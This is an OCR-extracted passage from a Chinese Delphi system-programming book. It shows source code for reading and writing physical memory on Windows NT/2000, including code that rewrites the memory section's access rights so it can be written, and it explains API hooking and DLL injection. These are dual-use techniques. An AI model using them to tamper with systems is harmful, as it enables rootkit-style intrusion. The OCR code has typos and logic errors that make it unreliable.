


图 9-5 物理内存读写

9.6 Windows NT/2000 下读写物理内存的核心技术

在 Windows NT/2000 下实现访问物理内存有两种方式:一是通过 `NtOpenSection`、`NtMapViewOfSection`、`NtClose` 函数来实现,二是通过 `ZwOpenSection`、`MapViewOfFile`、`ZwClose` 函数来实现。但是,从笔者收集到的资料来看,第一种方式不能写物理内存,只能读物理内存,而第二种方式可以读写物理内存。因此,下面只介绍第二种方式。

除 `MapViewOfFile` 函数之外,以上几个函数均出自于 `ntdll.dll` 文件,在 MSDN 中无法找到这些函数的定义。这两种方式都还使用了一个 `RtlInitUnicodeString` 函数。笔者从收集到的资料中推判出它们的定义如下。

1. `ZwOpenSection`(打开物理内存,并获得物理内存句柄)

其函数声明如下所示:


```
function ZwOpenSection(
    var SectionHandle: THandle;
    DesiredAccess: ACCESS_MASK;
    var ObjectAttributes: TObjectAttributes
): NTSTATUS; stdcall;
```

I SectionHandle: 将返回物理内存的句柄。

I DesiredAccess: 访问权限，常用的定义有以下几种。

SECTION_MAP_READ: 读内存。

SECTION_MAP_WRITE: 写内存。

READ_CONTROL: 读出 ACL(访问控制表 Access Control List)。

WRITE_DAC: 写 DACL(任意访问控制表 Discretionary Access Control List) -

I ObjectAttributes: 指向一个 TObjectAttributes 的设备对象描述结构，该结构的定义如下。

```
PObjectAttributes = ^TObjectAttributes;
TObjectAttributes = packed record
    Length: DWORD; {结构的长度}
    RootDirectory: THandle; {对象的根目录 I}
    ObjectName: PUnicodeString; {RtlInitUnicodeString 函数的返回值}
    Attributes: DWORD; {对象的属性}
    SecurityDescriptor: PSecurityDescriptor; {安全描述}
    SecurityQualityOfService: PSecurityQualityOfService;
end;
```

函数的返回值是下列值之一。

I STATUS_SUCCESS: 成功。

I STATUS_INVALID_HANDLE 无效的句柄。

I STATUS_ACCESS_DENIED 拒绝存取。

2. ZwClose(关闭物理内存句柄)

其函数声明为:

```
Procedure ZwClose(
    Sectionhandle: THandle
); stdcall;
```

Sectionhandle 物理内存的句柄。

3. RtlInitUnicodeString(建立、初始化设备对象)

其函数声明为:

```
Procedure RtlInitUnicodeString(
    var DestinationString: TUnicodeString;
    vSourceString: WideString
); stdcall;
```

I DestinationString: 将返回初始化后的设备对象名的结构。

I VSourceString: 设备名，在本例中该值设置为 '\Device\PhysicalMemory'。

程序源代码如下(见光盘中的“Windows NT/2000 读写物理内存&”目录):

```
unit Unit1;
```

```
interface
```

uses

Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
Dialogs, StdCtrls, Aclapi, Accctrl;

type

```
TForm1 = class(TForm)
    Button1: TButton;
    Edit2: TEdit;
    Label1: TLabel;
    Edit1: TEdit;
    Label2: TLabel;
    ListBox1: TListBox;
    procedure Button1Click(Sender: TObject);
    procedure FormCreate(Sender: TObject);
    procedure FormDestroy(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
end;
PUnicodeString = ^TUnicodeString;
TUnicodeString = packed record
    Length: Word;
    MaximumLength: Word;
    Buffer: PWideChar;
end;
NTSTATUS = Integer;
PObjectAttributes = ^TObjectAttributes;
TObjectAttributes = packed record
    Length: DWORD;
    RootDirectory: THandle;
    ObjectName: PUnicodeString;
    Attributes: DWORD;
    SecurityDescriptor: PSecurityDescriptor;
    SecurityQualityOfService: PSecurityQualityOfService;
end;
TZwOpenSection = function(var SectionHandle: THandle;
    DesiredAccess: ACCESS_MASK;
    var ObjectAttributes: TObjectAttributes): NTSTATUS;stdcall;
TZwClose=procedure(Sectionhandle:THandle);stdcall;
TRtlInitUnicodeString = procedure(var DestinationString: TUnicodeString;
    vSourceString: WideString);stdcall;
```

```

const
    {ZwOpenSection 函数的返回值}
    STATUS_SUCCESS = NTSTATUS(0);
    STATUS_INVALID_HANDLE = NTSTATUS($C0000008);
    STATUS_ACCESS_DENIED = NTSTATUS($C0000022);
    { 对象的属性}
    OBJ_INHERIT = $00000002;
    OBJ_PERMANENT = $00000010;
    OBJ_EXCLUSIVE = $00000020;
    OBJ_CASE_INSENSITIVE = $00000040;
    OBJ_OPENIF = $00000080;
    OBJ_OPENLINK = $00000100;
    OBJ_KERNEL_HANDLE = $00000200;
    OBJ_VALID_ATTRIBUTES = $000003F2;

    ObjectPhysicalMemoryDeviceName = '\Device\PhysicalMemory';
    ntdll = 'ntdll.dll';

var
    ZwOpenSection: TZwOpenSection;
    zwClose: TzwClose;
    RtlInitUnicodeString: TRtlInitUnicodeString;

var
    Form1: TForm1;
    NtLayer: HMODULE;

implementation

{$R *.dfm}

function NT_SUCCESS(var Status: longint): boolean; //判断返回值是否成功
begin
    result := longint(Status) >= 0;
end;

{设置设备对象描述结构}
procedure InitializeObjectAttributes(var p: TOBJECT_ATTRIBUTES; n:
    PUNICODE_STRING; a: DWORD; r: Thandle; s: PSecurityDescriptor);
begin
    p.Length := sizeof(TOBJECT_ATTRIBUTES);
    p.RootDirectory := r;
    p.Attributes := a;
    p.ObjectName := n;

```

```

        p.SecurityDescriptor := s;
        p.SecurityQualityOfService := nil;
    end;

    {设置物理内存为允许写的}
    function SetPhysicalMemorySectionCanBeWritten(hSection:THandle):boolean;
    var
        pDacl:PACL;
        pNewDacl:PACL;
        pSD:PPSECURITY_DESCRIPTOR;
        dwRes:cardinal;
        ea:EXPLICIT_ACCESS_A;
        label CleanUp;
    begin
        result:=false;
        pDacl:=nil;
        pNewDacl:=nil;
        pSD:=nil;
        {取物理内存段的安全信息}
        dwres:=GetSecurityInfo(hSection,SE_KERNEL_OBJECT,
            DACL_SECURITY_INFORMATION,nil,nil,@pDacl,nil,pSD);
        if(dwres<>ERROR_SUCCESS) then
            begin
                goto CleanUp;
            end;

            {根据 CURRENT_USER 账户来建立一个新的访问控制表 (ACL) }
            Fillchar(ea, sizeof(EXPLICIT_ACCESS),0);
            ea.grfAccessPermissions := SECTION_MAP_WRITE;//可写的
            ea.grfAccessMode := GRANT_ACCESS;{授予所有权限}
            ea.grfInheritance:= NO_INHERITANCE;{不继承的}
            ea.Trustee.TrusteeForm := TRUSTEE_IS_NAME;{ptstrName 是名字 }
            ea.Trustee.TrusteeType := TRUSTEE_IS_USER;{用户}
            ea.Trustee.ptstrName := 'CURRENT_USER';

            {设置物理内存段的安全信息}
            dwRes:=SetSecurityInfo(hSection,SE_KERNEL_OBJECT,
                DACL_SECURITY_INFORMATION,nil,nil,pNewDacl,nil);
            if(dwRes=ERROR_SUCCESS) then
                begin
                    goto CleanUp;
                end;
                result:=true;
            CleanUp:

```

```

        if(pSD<>nil) then
            LocalFree(cardinal(pSD^));
        if(pNewDacl<>nil) then
            LocalFree(cardinal(psD^));
    end;

```

{打开物理内存， ReadOrNo 是 True 时表示读， 是 False 时表示写}

```

function OpenPhysicalMemory(ReadOrNot:boolean): Thandle;
var
    status: NTSTATUS;
    physmem: Thandle;
    physmemString: TUnicodeString;
    attributes: TObjectAttributes;
    SectionAttrib:integer;
    physmemName: WideString;
begin
    result:=0;
    physmemName := ObjectPhysicalMemoryDeviceName;{初始化设备的对象名}
    {设置设备对象描述结构}
    RtlInitUnicodeString(physmemString, physmemName);
    InitializeObjectAttributes(attributes, @physmemString,
        OBJ_CASE_INSENSITIVE or OBJ_KERNEL_HANDLE, 0, nil);
    if ReadOrNot then
        SectionAttrib:=SECTION_MAP_READ
    else SectionAttrib:=SECTION_MAP_READ or SECTION_MAP_WRITE;
    {打开物理内存}
    status := ZwOpenSection(physmem, SectionAttrib, attributes);
    if not ReadOrNot then
        begin
            {如果是写物理内存， 且系统禁止访问该内存}
            if(status=STATUS_ACCESS_DENIED)then
                begin
                    {与另一种方式打开内存： 读出 ACL、写 DACL}
                    status := ZwOpenSection(physmem,READ_CONTROL or
                        WRITE_DAC,Attributes);
                    {设置物理内存为允许写}
                    SetPhyscialMemorySectionCanBeWried(physmem);
                    {关闭物理内存}
                    zwClose(physmem);
                    {重新以读写的方式打开物理内存}
                    status :=ZwOpenSection(physmem,SectionAttrib,Attributes);
                end;
            end;
        end;
    if (not NT_SUCCESS(status)) then exit;

```

```

        result := physmem;
    end;

    {映射物理内存为本进程的虚拟地址}
    function MapPhysicalMemory(ReadOrNot:boolean;PhysicalMemory:THandle;Address,
        Length:DWORD;var VirtualAddress: Pchar): boolean;
    var
        Access:Cardinal;
    begin
        if ReadOrNot then Access:=FILE_MAP_READ
        else Access:=FILE_MAP_READ or FILE_MAP_WRITE;
        VirtualAddress:=MapViewOfFile(PhysicalMemory,Access,0,Address,Length);
        {返回值 VirtualAddress 自动按页对齐，需要进行更正}
        inc(DWORD(VirtualAddress) , Address mod $1000); //每页一般为 4KB，即$1000
        result:=true;
    end;

    {取消映射}
    procedure UnmapPhysicalMemory(Address: Pointer);
    begin
        UnMapViewOfFile(Address);
    end;

    {加载 ntdll.dll}
    function LocateNtdllEntryPoints: BOOLEAN;
    begin
        NtLayer := GetModuleHandle(ntdll);
        if NtLayer = 0 then
            begin
                SetLastError(ERROR_CALL_NOT_IMPLEMENTED);
                result := false;
                exit;
            end
        else
            begin
                if not Assigned(ZwOpenSection) then
                    ZwOpenSection := GetProcAddress(NtLayer, 'ZwOpenSection');
                if not assigned(zwClose) then
                    zwClose:=GetProcAddress(ntlayer,'ZwClose');
                if not Assigned(RtlInitUnicodeString) then
                    RtlInitUnicodeString := GetProcAddress(NtLayer, 'RtlInitUnicodeString');
                end;
                result := true;
            end;
        end;
    end;

```

{读写物理内存}

```
function ReadWritePhyMem(ReadOrNot:boolean;Address,length:dword;
    buffer:pchar):boolean;
var
    phymem: THandle;
    vaddress: Pchar;
begin
    result:=false;
    if not Assigned(ZwOpenSection) then exit;
    phymem := OpenPhysicalMemory(ReadOrNot);{打开}
    if (phymem = 0) then exit;

    if not MapPhysicalMemory(ReadOrNot,phymem,address,Length,vaddress) then
    exit;
    try
        if ReadOrNot then
            move(vaddress^,buffer^,Length){读}
        else
            move(buffer^,vaddress^,Length){写}
        result:=true;
    except
        on e:exception do
            begin
                MessageDlg('缓冲区长度不足或内存跨段。'+#$D+
                    '每个内存段为 4K 的整数倍，每次读写不能跨越多个不同的内存段。',
                    mtError, [mbok],0);
            end;
        end;
    end;

    UnmapPhysicalMemory(vaddress);{取消映射}
    zwClose(phymem);
end;
```

```
procedure TForm1.Button1Click(Sender: TObject);
```

```
var
    p:PBytearray;
    i, address, length, lines: DWORD;
    str: string;
begin
    address := StrToInt('$'+edit1.Text);
    length := strToInt('$'+edit2.text);
    if length=0 then exit;
    getmem(p,length);
```

```

{读物理内存}
if ReadWritePhyMem(true,address,length,pchar(p)) then
begin
    str:="";
    lines:=0;
    for i:=0 to length-1 do
    begin
        str := str + format('%2.2X ',[p^[i]]);
        if(i mod 16=15)or(i=length-1)then
        begin
            str:=str+#$D#$A;
            inc(lines);
            {第 16 字节分行显示}
            if (lines=16)or(i=length-1) then
            begin
                lines:=0;
                if MessageDlg(str,mtconfirmation,[mbyes,mbno],0)<>mryes then
                    break;
                str:="";
            end;
        end;
    end;
    {写物理内存}
    if not ReadWritePhyMem(false,address,length,pchar(p)) then
        showmessage('写物理内存出错! ');
end;
freemem(p,length);
end;

```

```

procedure TForm1.FormCreate(Sender: TObject);
var
    p:Pchar;
    Length:DWORD;
    i:integer;
begin
    {加载 ntdll.dll}
    if (not LocateNtdllEntryPoints) then
    begin
        showmessage('Unable to locate NTDLL entry points. ');
        exit;
    end
    else begin
        {读取 000FFFF5 处的内存, 该内存位于 ROM 中, 指向 BIOS 的日期}
        length:=$B;
    end
end;

```



```

getmem(p,length);
if ReadWritePhyMem(true,$ffff,length,p) then
begin
    listbox1.Items.Add('BIOS 日期: '+string(p));
end;
freemem(p,length);

{读取 00000400 处的内存, 该内存指向串口、并口的输入/输出范围}
Length:=$E;
getmem(p,Length);
if ReadWritePhyMem(true,$400,Length,p) then
begin
    for i:=0 to 3 do
    begin
        listbox1.Items.add(format('串口%d 输入/输出范围: %X',
            [i+1,pword(@p[i*2])^]));
    end;
    for i:=0 to 2 do
    begin
        listbox1.Items.add(format('并口%d 输入/输出范围: %X',
            [i+1,pword(@p[8+i*2])^]));
    end;
end;
freemem(p,length);
end;
end;

procedure TForm1.FormDestroy(Sender: TObject);
begin
    FreeLibrary(NtLayer);
end;

end.

```

程序运行结果如图 9-6 所示



图 9-6 Windows NT/2000 下读写物理内存

第 10 章 API Hook 及屏幕取词

下面将要介绍 16 位和 32 位 Windows 9x 的 API Hook 技术、Windows NT/2000 的 APIHook 技术，以及 Windows 9x/NT/2000 下的屏幕取词技术(该技术还包括 16 位的 Thunk 等关键技术)。其中，API Hook 技术在本书的其他章节中多次使用到，如果屏幕取词技术加入英文词库就可以实现独自开发词霸。

10.1 API Hook 必读

常用的 API Hook(截取 API)有两种方式：陷阱式、改引入表式。在 Windows 9x、Windows NT/2000 这两个系统中的 API Hook 代码完全不相同。就 Windows 9x 而言，16 位 DLL 与 32 位 DLL 的 API Hook 代码也完全不相同。

在本书第 2 章的钩子原理中，只是介绍 Message Hook(消息钩子)，与这里介绍的 API Hook(函数钩子)不相同。本章将要介绍陷阱式、改引入表式两种 API Hook 及其原理。

10.1.1 API Hook 入门

API Hook 是一项有趣而实用的 Windows 系统编程技术，应用领域十分广泛。屏幕取词、内码转换、屏幕翻译、中文平台、网络防火墙、串口红外通信或 Internet 通信的监视等，都涉及到了此项技术。

API Hook 是什么意思?就是钩住 API。那又何谓“钩”呢?就是绕弯的意思，让 API 函数的调用先绕一个弯路，在它执行实际功能之前，可以先做一些“预处理”，这样我们可以监视或定制某个 Win32 API 的调用，以实现一些特殊的功能。至于具体可以实现些什么样的功能，那就取决于程序设计者的想象力了。

为什么要 API Hook 呢?因为在很多情况下，想监视或改变某个应用程序的一些特定的操作，但是该应用程序却没有提供相应的接口，而又几乎不可能得到其源代码，怎么办呢?因为大多数 Windows 应用程序的操作很大程度上依赖于 API.所以可以采用 API Hook 的方式来试图监视和改变应用程序的行为。

常用的 API Hook 有两种方式：陷阱式和改引入表式。API Hook 的运行平台有三种：Windows 9x 的 16 位 DLL, Windows 9x 的 32 位 DLL 和 Windows NT/2000 的 32 位 DLL。其关系如表 10-1 所示。

表 10-1 APIHook 的方式

方式	16 位 Windows 9x	32 位 Windows9x	Windows NT/2000
陷阱式	√	—	√
改引入表式	×	○	√

注：×表示不能实现；○表示只对指定模块有效，对整个进程或整个操作系统无效；一表示在 VC 下可以实现，在 Delphi 下很难实现；√表示可以实现。具体分析见后面的小节。

表 10-2 列出了两种方式各自的优缺点。

表 10-2 API Hook 方式优缺点

方式	优点	缺点
陷阱式	可以 Hook 所有函数	要避免“重入”问题

10.1.2 陷阱式 API Hook

Windows NT/2000 陷阱式 API Hook 的工作原理如图 10-1 所示。其工作过程如下。

(1)加载陷阱式 API Hook 时，需要定位至被截函数处(图中是 BF501234)，写入一条跳转指令(Jmp XXXX，二进制代码是 E9 XXXX)，表示所有程序调用被截函数时都自动跳转到自定义函数。

(2)自定义函数必须与被截函数有相同的参数及调用方式(一般是 stdcall)，否则会造成栈出错。在自定义函数中(见图 10-1 右边的④)必须把“Jmp XXXX”暂时恢原为原来的指令，并调用被截的函数(图中是 BF501234)，最后把被截函数原来的指令再次改为“Jmp XXXX”。当然，如果需要实现额外的功能，还可以加入自己的定制代码。




图 10-1 Windows NT/2000 陷阱式 API Hook

(3)卸载陷阱式 API Hook 时，需要把“Jmp XXXX”恢原为原来的指令。

由于以上过程像个陷阱，故称为“陷阱式”。

1. Windows NT/2000 下多进程陷阱式 API Hook 的工作原理

图 10-1 描述的是同一个进程内 Windows NT/2000 陷阱式 API Hook 的工作原理，下面将讲述多个进程 Windows NT/2000 陷阱式 API Hook 的工作原理，其工作原理如图 10-2 所示，其工作过程为：




图 10-2 Windows NT/2000 多进程陷阱式 API Hook

(1)众所周知，Win32 应用程序“可见”的总空间是 4GB，从\$00100000~\$80000000 的 2GB 是应用程序的私有空间，在此空间里每个应用访问到的数据都不相同：从\$80000000~\$FFFFFFF 的 2GB 是公共空间，每个应用访问到的数据都基本上相同。但是，Windows NT/2000 有个 Copy On Write(写时备份)的机制，一个应用程序在此空间中写入数据并不影响到其他进程，操作系统自动申请一块内存(该地址与原地址相同)让应用程序写。这点与 Windows 9x 完全不同，在 windows 9x 下，某个应用程序往该地址写入数据，这种变化会影响到其他进程。

(2)一般情况下，操作系统是不允许应用程序对\$80000000 地址以上 2GB 的内存进行写操作的。在 Windows 9x/NT/2000 下可以通过 WriteProcessMemory、VirtualProtect 等函数来读写该地址范围的内存(详见第 9 章)：在 Windows 9x 下还可以通过仿 CIH 病毒进入 Ring0(详见第 4 章)来读写该地址范围的内存。

(3)还有较重要的一步是把 API Hook 所在 DLL 中的代码注入其他进程中，这可以使用 SetWindowsHookEx 来实现(详见第 2 章)。当 DLL 注入其他进程时，它的载入地址是不确定的(如图 10-2 所示，每个进程的自定义函数的地址是不定的)。可以在 DLL 的入口代码实现更改函数入口的功能(写入 JMP XXXX 指令)

2. 32 位 Windows 9x 下多进程陷阱式 API Hook 的工作原理

在 32 位 Windows 9x 下用 Delphi 来实现陷阱式 API Hook 是非常困难的。然而，在 VC 下这点很容易实现。下面先讲述其工作原里，再解释其原因。

如图 10-2 所示，如果在 32 位 Windows 9x 下也像 Windows NT/2000 那样直接往被截函数处写入 JMP XXXX 时(该图中是 4F001200),这种变化会影响到其他进程中去，在其他进程中该指令也是 JMP 4F001200.然而，自定义函数在进程 1、进程 2、……进程 n 中的地址不一定是 4F001200，这时如果不可预料的情况发生了，甚至可能造成系统崩溃。因此，在 Windows 9x 下编写陷阱式 API Hook 时，要求把 API Hook 所在的 DLL 加载到\$80000000 以上的虚拟内

存中，当 DLL 加载到\$80000000 以上的虚拟内存时，该 DLL 自动被所有进程“看到”，而不再需要 SetWindowsHookEx 来把 DLL 注入其他进程。

也就是说，需要编写系统级的 DLL，而不是用户级的 DLL。在 VC 中，可以使用像“#pragma comment(linker, "/base:0xBFF70000")”，的语句来指定 DLL 加载的地址。当然，该地址仅供操作系统参考，Windows 自动根据实际情况在该地址附近搜索一个没有使用的内存来加载。在 Delphi 中，可以在程序中使用像“{\$IMAGEBASE \$00070000}”的语句，或者在 IDE 菜单【Project】→【Options】→【Linker】→【ImageBase】来指定加载地址。但是，在 Delphi 中该值的范围是\$00100000~\$7FFFFFFF。不支持加载到\$80000000 以上的内存。这也是为什么在 Delphi 下很难实现 32 位 Windows 9x 陷阱式 API Hook 的原因。关于 VC 下实现 32 位 Windows 9x 陷阱式 API Hook 的例子请参见光盘中的“VC 实现 32 位 Windows 9x 陷阱式 API Hook#”目录，读者可以参考其中的内容，从中得到启发。

在 Delphi 下很难实现并不意味着不能实现，这可以通过 CreateMapFile 申请一块位于\$800000000 以上的内存空间，并把代码拷贝到该内存来运行。当然，这还涉及到许多技术问题使得程序不具有通用性，如数据段的存取问题、与主程序的通信问题等。

3. 16 位 Windows 9x 下多进程陷阱式 API Hook 的工作原理

Windows 9x 并不是纯 32 位操作系统，32 位代码所调用的大部分系统 API 都可以在系统的 16 位 DLL 中找到原形，Windows 负责把 32 位的调用解释为 16 位的调用。因此，为了截取 Windows 系统的 API(注意：不是第三方软件公司提供的或自己编写的 API)，必须截取 16 位 DLL 中对应的 API，否则将会漏截。

由于 Windows 9x 中不同应用程度的 16 位代码是允许相互访问的，所以陷阱式 API Hook 是易于实现的。网络上很少这方面的介绍，只是人们对 16 位编程早已遗忘，或者不屑于这种早已成为历史的代码。

提示	使用陷阱式 API Hook 要避免“重入”(即同一时刻被调用两次或两次以上)的问题。由于陷阱式 API Hook 是采用“拆东墙补西墙”的流程来实现的，当在多线程或多个不同进程“同时”进入自定义函数中时，会出现不可预料的结果，也可能死机。此时可以这样处理：一、确保该函数是不会重入的，如下面的屏幕取词中的 ExtTextOutA、TextOutA 等函数；二、对于有可能会重入的，如 Listen, Send 等 Winsock 函数，可以使用临界区、互斥对象来避免重入。
-----------	---

10.1.3 改引入表式 API Hook

改引入表式 API Hook 需要有一定的 PE 文件结构的知识(详见第 8 章)。

系统将 EXE 和 DLL 几乎原封不动地映射到虚拟内存空间中，它们在内存中的结构与磁盘上的静态文件结构基本是相同的，即 PE (Portable Executable)文件格式。因此，在得到了进程模块的基地址以后，就可以根据 PE 文件的格式穷举这个模块的 image_import_descriptor 引入函数数组，检查进程空间中是否引入了需要截获的函数所在的动态链接库。

实际上所有进程对给定的 API 函数的调用总是通过 PE 文件的一个地方来转移的，这就是一个该模块(可以是 EXE 或 DLL)的“.idata”段中的 IAT (ImPort Address Table, 引入函数表)。在那里有所有本模块调用的其他 DLL 的函数名及地址。对其他 DLL 的函数调用实际上只是跳转到输入地址表，由输入地址表再跳转到 DLL 真正的函数入口。现在就是需要找到被截函数的跳转地址 RVA (Relative Virtual Address, 相对虚拟地址)，然后改成自定义函数的地址。

由于动态链接库是动态装入的，所以 Win32 API 函数的入口点也是动态确定的。严格地说，当应用程序在调用其他 DLL 中的 Win32 API 时，并不是直接调用某个函数地址，而是调用某处所存储的一个指针来实现间接调用，该处被命名为引入函数表(Import Address Table,

简称 IAT)。

截取某个指定的 API 就是想办法找到这个存储单元的位置, 然后将其内容替换为自定义函数的入口地址。不过得事先保存原函数的入口地址, 以便执行了接管函数的代码后, 可以在适当的地方以适当的方式再调用原函数, 或者最后退出的时候再将其恢复为原函数的入口地址。更改引入函数表时, 可以通过 `WriteProcessMemory`、`VirtualProtect` 等函数来读写该地址范田的内存(详见第 9 章)。这就是改引入表式 API Hook 最重要的一步。

把 API Hook 所在 DLL 中的代码注入其他进程中, 可以使用 `SetWindowsHookEx` 来实现(详见第 2 章)。当 DLL 注入其他进程时, 它的载入地址是不确定的(如图 10-3 所示, 每个进程的自定义函数的地址是不定的)。可以在 DLL 的入口代码实现截取某个指一的 API。

